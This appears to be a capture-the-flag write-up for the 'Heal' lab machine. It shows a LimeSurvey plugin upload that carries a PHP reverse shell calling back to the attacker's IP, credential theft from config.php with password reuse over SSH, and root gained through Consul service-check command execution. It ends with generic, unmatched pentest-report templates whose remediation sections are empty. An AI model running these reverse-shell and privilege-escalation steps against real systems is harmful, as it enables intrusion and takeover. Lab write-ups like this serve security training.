┌──(kali㉿kali)-[/media/…/Machines/Heal/files/Limesurvey-RCE]
└─$ cat config.xml
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>MassAction</name>
        <type>plugin</type>
        <creationDate>2017-03-28</creationDate>
        <lastUpdate>2024-09-16</lastUpdate>
        <author>Olle Haerstedt</author>
        <authorUrl>https://github.com/olleharstedt</authorUrl>
        <supportUrl>https://github.com/olleharstedt/MassAction/issues</supportUrl>
        <version>2.0.0</version>
        <lastSecurityUpdate>1.0.0</lastSecurityUpdate>
        <license>GNU General Public License version 2 or later</license>
        <description><![CDATA[Edit multiple relevance equations in one page.]]></description>
    </metadata>

    <compatibility>
        <version>6.0</version>
    </compatibility>

    <updaters>
        <updater>
            <stable>1</stable>
            <type>rest</type>
            <source>https://comfortupdate.limesurvey.org/index.php?r=limestorerest</source>
        </updater>
        <updater>
            <stable>0</stable>
            <type>git</type>
            <source>https://github.com/myrepo/myrepo</source>
        </updater>
    </updaters>
</config>
┌──(kali㉿kali)-[/media/…/Machines/Heal/files/Limesurvey-RCE]
└─$ head php-rev.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.58'; // CHANGE THIS
$port = 6666; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';Then we moved both files, the modified config.xml and the php-rev.php to a new folder, switched into it and created a zip-archive containing those files.
┌──(kali㉿kali)-[/media/…/Heal/files/Limesurvey-RCE/foobar]
└─$ zip -r foobar.zip ./
  adding: php-rev.php (deflated 61%)
  adding: config.xml (deflated 59%)
To upload our malicious plugin we opened the Configuration pane on the top of the page.




After we successfully uploaded our plugin we accessed the file using the default path for plugins and got a callback.
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 6666
listening on [any] 6666 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.112.98] 37758
Linux heal 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 20:44:35 up  1:43,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
And we also performed the typical shell stabilization steps of course.
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@heal:/$ ^Z
zsh: suspended  nc -lnvp 6666

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lnvp 6666

www-data@heal:/$
www-data@heal:/$ export XTERM=xterm
www-data@heal:/$
Enumeration
Since we got a shell as www-data we checked the configuration files first and found some database credentials.
www-data@heal:~/limesurvey/application/config$ cat config.php
<?php if (!defined('BASEPATH')) exit('No direct script access allowed');
/*
| -------------------------------------------------------------------
| DATABASE CONNECTIVITY SETTINGS
| -------------------------------------------------------------------
| This file will contain the settings needed to access your database.
|
| For complete instructions please consult the 'Database Connection'
| page of the User Guide.
|
| -------------------------------------------------------------------
| EXPLANATION OF VARIABLES
| -------------------------------------------------------------------
|
|    'connectionString' Hostname, database, port and database type for
|     the connection. Driver example: mysql. Currently supported:
|                 mysql, pgsql, mssql, sqlite, oci
|    'username' The username used to connect to the database
|    'password' The password used to connect to the database
|    'tablePrefix' You can add an optional prefix, which will be added
|                 to the table name when using the Active Record class
|
*/
return array(
        'components' => array(
                'db' => array(
                        'connectionString' => 'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;',
                        'emulatePrepare' => true,
                        'username' => 'db_user',
                        'password' => 'AdmiDi0_pA$$w0rd',
                        'charset' => 'utf8',
                        'tablePrefix' => 'lime_',
                ),
<--- CUT FOR BREVITY --->| Username | Password |
|---|---|
| db_user | AdmiDi0_pA$$w0rd |
Privilege Escalation to ron
Password Re-use
We already accessed the database and so we tried our luck on password re-use which was the right call and so we escalated our privileges to ron and grabbed the user.txt.
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Dec 14 08:57:36 PM UTC 2024

  System load:           0.03
  Usage of /:            69.2% of 7.71GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             250
  Users logged in:       0
  IPv4 address for eth0: 10.129.112.98
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f135


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


ron@heal:~$
user.txt
ron@heal:~$ cat user.txt
cb06b717b4c6bc62a86d47bf1f0b8efa
Pivoting
While we performed basic enumeration after pivoting to ron we found a few interesting ports available on localhost.
ron@heal:~$ id
uid=1001(ron) gid=1001(ron) groups=1001(ron)
ron@heal:~$ sudo -l
[sudo] password for ron:
Sorry, user ron may not run sudo on heal.ron@heal:~$ ss -tulpn
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
udp UNCONN 0 0 127.0.0.1:8301 0.0.0.0:*
udp UNCONN 0 0 127.0.0.1:8302 0.0.0.0:*
udp UNCONN 0 0 127.0.0.1:8600 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:52302 0.0.0.0:*
udp UNCONN 0 0 0.0.0.0:5353 0.0.0.0:*
udp UNCONN 0 0 [::]:60547 [::]:*
udp UNCONN 0 0 [::]:5353 [::]:*
tcp LISTEN 0 4096 127.0.0.1:8302 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8300 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8301 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8600 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8503 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.1:8500 0.0.0.0:*
tcp LISTEN 0 511 127.0.0.1:3000 0.0.0.0:*
tcp LISTEN 0 1024 127.0.0.1:3001 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
tcp LISTEN 0 244 127.0.0.1:5432 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 [::]:22 [::]:*Privilege Escalation to root
HashiCorp Consul API
We did some research on the ports and found out that there was the HasiCorp Consul API running and accessible on port 8500/TCP.
When we checked the config.json for the API we noticed that loglevel was set to DEBUG and also enablescript_checks was set to true. So we wanted to look a little bit deeper into that.
ron@heal:/etc/consul.d$ cat config.json
{
"bootstrap":true,
"server": true,
"log_level": "DEBUG",
"enable_syslog": true,
"enable_script_checks": true,
"datacenter":"server1",
"addresses": {
        "http":"127.0.0.1"
},
"bind_addr": "127.0.0.1",
"node_name":"heal-internal",
"data_dir":"/var/lib/consul",
"acl_datacenter":"heal-server",
"acl_default_policy":"allow",
"encrypt":"l5/ztsxHF+OWZmTkjlLo92IrBBCRTTNDpdUpg2mJnmQ="
}
Port Forwarding
First we forwarded port 8500/TCP to our local machine using SSH.
┌──(kali㉿kali)-[~]
└─$ ssh -L 8500:localhost:8500 [email protected]
[email protected]'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Dec 14 09:19:41 PM UTC 2024

  System load:           0.04
  Usage of /:            69.4% of 7.71GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             253
  Users logged in:       1
  IPv4 address for eth0: 10.129.112.98
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f135


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Dec 14 20:57:37 2024 from 10.10.14.58
ron@heal:~$
API Enumeration
We accessed the API on http://localhost:8500/ and noticed that it was running on the latest version which was 1.19.2. So a known vulnerability was very unlikely.

| Version |
|---|
| 1.19.2 |
Because of that we looked for misconfigurations and service abuse.
- https://www.hashicorp.com/blog/protecting-consul-from-rce-risk-in-specific-configurations
- https://developer.hashicorp.com/consul/api-docs
After reading the API documentation we tried to register a service and it worked!
┌──(kali㉿kali)-[~]
└─$ curl -X PUT http://127.0.0.1:8500/v1/agent/service/register -d '{
    "Name": "malicious_service",
    "Address": "127.0.0.1",
    "Port": 4444
}'
As next step we tried to make it malicious and execute commands. Therefore we configured a check on the service and provided the arguments we wanted to be executed by the API, every 10 seconds.
┌──(kali㉿kali)-[~]
└─$ curl -X PUT http://127.0.0.1:8500/v1/agent/service/register -d '{
    "Name": "malicious_service",
    "Address": "127.0.0.1",
    "Port": 1234,
    "Check": {
        "Args": ["chmod", "u+s", "/bin/bash"],
        "Interval": "10s"
    }
}'
And this opened us the way to root and to the root.txt.
ron@heal:/etc/consul.d$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /bin/bash
ron@heal:/etc/consul.d$ /bin/bash -p
bash-5.1#root.txt
bash-5.1# cat /root/root.txt
e5572f71e30da265809b18a5bea70692
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the application rendered user-supplied input through a server-side template engine without prior sanitisation. By injecting template-engine-specific syntax into a user-facing input field, it was possible to execute expressions within the template rendering context and traverse the object model to reach system-level functionality.
Impact
An attacker can traverse the template engine object model to access system classes and execute arbitrary OS commands with the web application process privileges. Full server compromise is achievable from a single injected payload in a user-facing field with no additional prerequisites. During this engagement, SSTI was exploited to obtain an interactive shell that was subsequently escalated to root-level access.
Remediation
Description
During the penetration test, it was discovered that the application incorporated user-supplied input directly into database queries without parameterisation. SQL injection was identified in authentication and data retrieval endpoints, allowing an attacker to manipulate query structure, extract unauthorised data, and bypass access controls entirely.
Impact
An attacker can extract the complete database contents — including usernames, password hashes, session tokens, and sensitive user records — without valid credentials. Authentication mechanisms can be bypassed by injecting always-true conditions. In environments where the database account holds elevated permissions, OS-level command execution is achievable through built-in procedures (xp_cmdshell, UDF), escalating directly to full server compromise as was demonstrated in this engagement.
Remediation
Description
During the penetration test, it was discovered that the application fetched remote resources using URLs supplied by the user without validating the destination against an allowlist. This Server-Side Request Forgery (SSRF) vulnerability allowed an attacker to coerce the application server into making HTTP requests to internal services, cloud metadata endpoints, and other resources normally inaccessible from the public internet.
Impact
An attacker can reach internal services on private IP ranges not exposed externally — including administrative panels, internal APIs, and cloud metadata endpoints (AWS IMDSv1 at 169.254.169.254) that disclose instance credentials and IAM roles enabling cloud account takeover. During this engagement, SSRF was used to pivot to internal services that were instrumental in advancing the attack chain to full server compromise.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that the application constructed file system paths using user-supplied parameters without adequate sanitisation or path canonicalisation. By injecting path traversal sequences into the vulnerable parameter, it was possible to traverse outside the intended directory and read arbitrary files from the server file system.
Impact
An attacker can read arbitrary files accessible to the web application process — including database credentials, application API keys, SSH private keys from user home directories, and system files such as /etc/passwd and /etc/shadow. Credentials discovered through file inclusion were used during this engagement to gain authenticated access to additional services. In PHP applications, log poisoning chains this vulnerability to full remote code execution.
Remediation
Description
During the penetration test, it was discovered that the application reflected or stored user-supplied input in HTML responses without applying appropriate context-sensitive output encoding. By injecting JavaScript payload into vulnerable input fields, the malicious script executes in the browser of any user who views the affected page — including administrators — without any interaction beyond viewing the page.
Impact
An attacker can hijack authenticated user sessions by stealing session cookies, capture credentials entered on the affected page, perform actions on behalf of victims using their active session, and redirect users to phishing pages. Where the XSS affects administrator users, complete application account takeover is achievable. During this engagement, a stored XSS payload targeting an administrator triggered session token theft which was used to obtain privileged application access.
